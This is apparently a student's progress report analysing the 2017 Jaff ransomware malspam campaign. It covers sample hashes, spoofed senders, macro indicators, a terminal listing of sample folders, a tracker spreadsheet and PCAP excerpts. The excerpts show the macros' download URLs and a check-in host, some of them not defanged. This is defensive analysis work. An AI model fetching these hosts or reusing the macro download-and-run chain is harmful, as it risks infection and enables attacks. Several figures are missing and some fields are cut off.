Jaff Ransomware Campaign Analysis – Progress Report

Objective:

To perform static and dynamic analysis of the Jaff ransomware campaign, focusing on infection vectors, malicious document structures, and behavioral indicators—**without executing the ransomware binary itself**.

Collected Samples:

We obtained files from the Malware-Traffic-Analysis.net archive related to the **2017-06-01 Jaff Ransomware Campaign**. The package included:

- **PCAP Traffic**: `2017-06-01-Jaff-ransomware-infection-traffic.pcap`
- **Email Tracker CSV**: `2017-06-01-Jaff-ransomware-malspam-tracker.csv`
- **Malspam Samples**: Emails, `.pdf` attachments, and embedded `.doc` files

Associated SHA256 Hashes for PDF Attachments:

35418461.pdf - 81ef38b0fb7c395c05f593847074021743b4b2a4b1b45478e25cf64194a67aef
77586054.pdf - 753550a1aa18b506693af9e1dd3af81de174cd88e820a7c87e9a8474456d3deb
79443215.pdf - 2ac01c6385135cc695abdf4e9e34d7618a7e0b81285e1f3123df54a9572982fd
41021119.pdf – 7cf89ac46a7bfcb8657c8b7bfa9f39c5396ec62ef9e86416f4780138c72e9040

Malspam Details:

Email headers revealed spoofed senders and misleading PDF attachment names. Examples:

"Marcos" <Marcos.7077@[victim-domain]> — 77586054.pdf
"Ana" <Ana.0770@[victim-domain]> — 79443215.pdf

Each PDF contained an **embedded Word document** with malicious macros, intended to download and run the ransomware executable.

Embedded Word Doc Hashes:

FXCHG1Y.doc - 990ec28dd5d11e294910e2ed1e7bae6cc57272af402d6bf7bd3db9fd5dc89c3a
YVQEG23K.doc – b4304a0346bae39f2e158d2ad404f8b45aba2640fd903b26c5d6ca07ea9611ff

Static Analysis:

Tools used:

- `oletools` + `oleid` to extract and analyze macros
- Identified suspicious VBA code in `FXCHG1Y.doc`, including:
  - `AutoOpen` and `Document_Open` macros (AutoExec)
  - Calls to `CreateObject`, `Shell`, and `GetObject`


Extracted macro indicators suggest functionality to **download and execute the payload** from the web.

URLs Observed in Macros:

Macros attempted to download the ransomware from multiple compromised sites:


- *dsopro[.]com/7rvmnb*
- *fabriquekorea[.]com/7rvmnb*
- *katoconsulting[.]ro/7rvmnb*
- *tasfirin-ustasi[.]net/7rvmnb*

File Structure :



```
(venv) adishetty@adishetty-Inspiron-15-3520:~$ ls
 Desktop   Documents   Downloads   infosec   Music   Pictures   Public   snap   Templates   Videos  'VirtualBox VMs'
(venv) adishetty@adishetty-Inspiron-15-3520:~$ cd infosec/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ ls
2017-06-01-Jaff-ransomware-emails-and-malware      2017-06-01-Jaff-ransomware-infection-traffic.pcap.zip  http_files       pdf-parser.py
2017-06-01-Jaff-ransomware-emails-and-malware.zip  2017-06-01-Jaff-ransomware-malspam-tracker.csv         payload          venv
2017-06-01-Jaff-ransomware-infection-traffic.pcap  2017-06-01-Jaff-ransomware-malspam-tracker.csv.zip     payload_raw.bin
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec$ cd 2017-06-01-Jaff-ransomware-emails-and-malware/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ ls
attachments  emails  embedded-Word-docs  Jaff-ransomware-files
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd attachments/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/attachments$ ls
35418461.pdf  41021119.pdf  77586054.pdf  79443215.pdf
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/attachments$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd emails/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/emails$ ls
2017-06-01-Jaff-ransomware-malspam-203342-UTC.eml  2017-06-01-Jaff-ransomware-malspam-203917-UTC.eml
2017-06-01-Jaff-ransomware-malspam-203636-UTC.eml  2017-06-01-Jaff-ransomware-malspam-210417-UTC.eml
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/emails$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd embedded-Word-docs/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ ls
FXCHG1Y.doc  macro_output.txt  XKDQK1N.doc  YLRZLH.doc  YVQEG23K.doc
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/embedded-Word-docs$ cd ..
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware$ cd Jaff-ransomware-files/
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ ls
 analyze_pe.py   bruhadson8.exe  'README TO SAVE YOUR FILES.bmp'  'README TO SAVE YOUR FILES.html'  'README TO SAVE YOUR FILES.txt'   strings.txt
(venv) adishetty@adishetty-Inspiron-15-3520:~/infosec/2017-06-01-Jaff-ransomware-emails-and-malware/Jaff-ransomware-files$ 
```

2017-06-01-Jaff-ransomware-malspam-tracker.csv




K2 C:\User\[username]\AppData\Local\Temp\bruhadson8.exe

You are running version 24.2 of LibreOffice for the first time. Do you want to learn what's new?


	A	B	C	D	E	F	G	H	I	J
1	Date/Time	Sendin mail server	Sending address (spoofed)	Subject	Attachment	Embedded Word doc	URL from Word macro (1 of 4)	URL from Word macro (2 of 4)	URL from Word macro (3 of 4)	URL from Word macro (4 of
2	2017-06-01 20:33:42 UTC	176.216.10.119	"Lorene" <Lorene.1011@[recipient's email domain]>	35418461.pdf	35418461.pdf	XKDQK1N.doc	fabriquekorea.com/7rvmnb	newserniggrofg.net/af/7rvmnb	resevesssetornument.com/af/7rvmnb	dsopro.com/7rvmnb
3	2017-06-01 20:36:36 UTC	72.255.45.83	"Marcos" <Marcos.7077@[recipient's email domain]>	77586054.pdf	77586054.pdf	YLRZLH.doc	theexcelconsultant.com/7rvmnb	newserniggrofg.net/af/7rvmnb	resevesssetornument.com/af/7rvmnb	katoconsulting.ro/7rvmnb
4	2017-06-01 20:39:17 UTC	ip-170.78.23.242.juniornet.psi.br	"Ana" <Ana.0770@[recipient's email domain]>	79443215.pdf	79443215.pdf	FXCHG1Y.doc	fabriquekorea.com/7rvmnb	newserniggrofg.net/af/7rvmnb	resevesssetornument.com/af/7rvmnb	dsopro.com/7rvmnb
5	2017-06-01 21:04:17 UTC	191.102.208.79	"Jami" <Jami.3269@[recipient's email domain]>	41021119.pdf	41021119.pdf	YVQEG23K.doc	praktikum-marketing.de/7rvmnb	newserniggrofg.net/af/7rvmnb	resevesssetornument.com/af/7rvmnb	tasfirin-ustasi.net/7rvmnb
6										

PCAP Analysis :


Network Structure:



DNS Queries Analysis: Types and Client Server Interaction




Hosts :




IP	Name
5.101.66.85	whoisfoxxrobiouy.net
211.174.62.52	fabriquekorea.com

Network Traffic by Protocol Over Time



HTTP headers




▾ GET /7rvmnb


```
GET /7rvmnb HTTP/1.1
Host:  fabriquekorea.com
Accept:  */*
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US
Connection:  Keep-Alive
User-Agent: 50.2) Gecko/20200103 Firefox/50.2"
```

▾ GET /a5/

```
GET /a5/ HTTP/1.1
Host:  whoisfoxxrobiouy.net
```




Network Traffic Distribution Among Endpoints



From IP or DNS	To IP or DNS	Bytes
fabriquekorea.com (211.174.62.52)	10.6.1.102	238.43 KB
10.6.1.102	fabriquekorea.com (211.174.62.52)	223 Bytes
whoisfoxxrobiouy.net (5.101.66.85)	10.6.1.102	208 Bytes
10.6.1.1	10.6.1.102	105 Bytes
10.6.1.102	10.6.1.1	73 Bytes
10.6.1.102	whoisfoxxrobiouy.net (5.101.66.85)	49 Bytes

Download Traffic Sources




whoisfoxxrobiouy.net (5.101.66.85)

🇷🇺 Russia

Data: 208 Bytes


Download Traffic Destinations



fabriquekorea.com (211.1

🇰🇷 South Korea

Data: 223 Bytes



10.6.1.102 :49308 ➜ 🇰🇷 fabriquekorea.com (211.174.62.52) :80 GET

```
GET /7rvmnb HTTP/1.1
Host:  fabriquekorea.com
Accept:  */*
Accept-Encoding:  gzip, deflate
Accept-Language:  en-US
Connection:  Keep-Alive
User-Agent: 50.2) Gecko/20200103 Firefox/50.2"
```

```
HTTP/1.1 200 OK
Content-Length: 251904
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Type: text/plain
Date:46 GMT
Etag: "2a0052-3d800-d758a200"
Keep-Alive: timeout=15, max=100
Last-Modified:44 GMT
Server: Microsoft-IIS/5.0
```

```
<!-- <A-Packets: Unsufficient fragments to decode the whole stream> -->
```


10.6.1.102 :49309 ➜ 🇷🇺 whoisfoxxrobiouy.net (5.101.66.85) :80 GET

```
GET /a5/ HTTP/1.1
Host:  whoisfoxxrobiouy.net
```

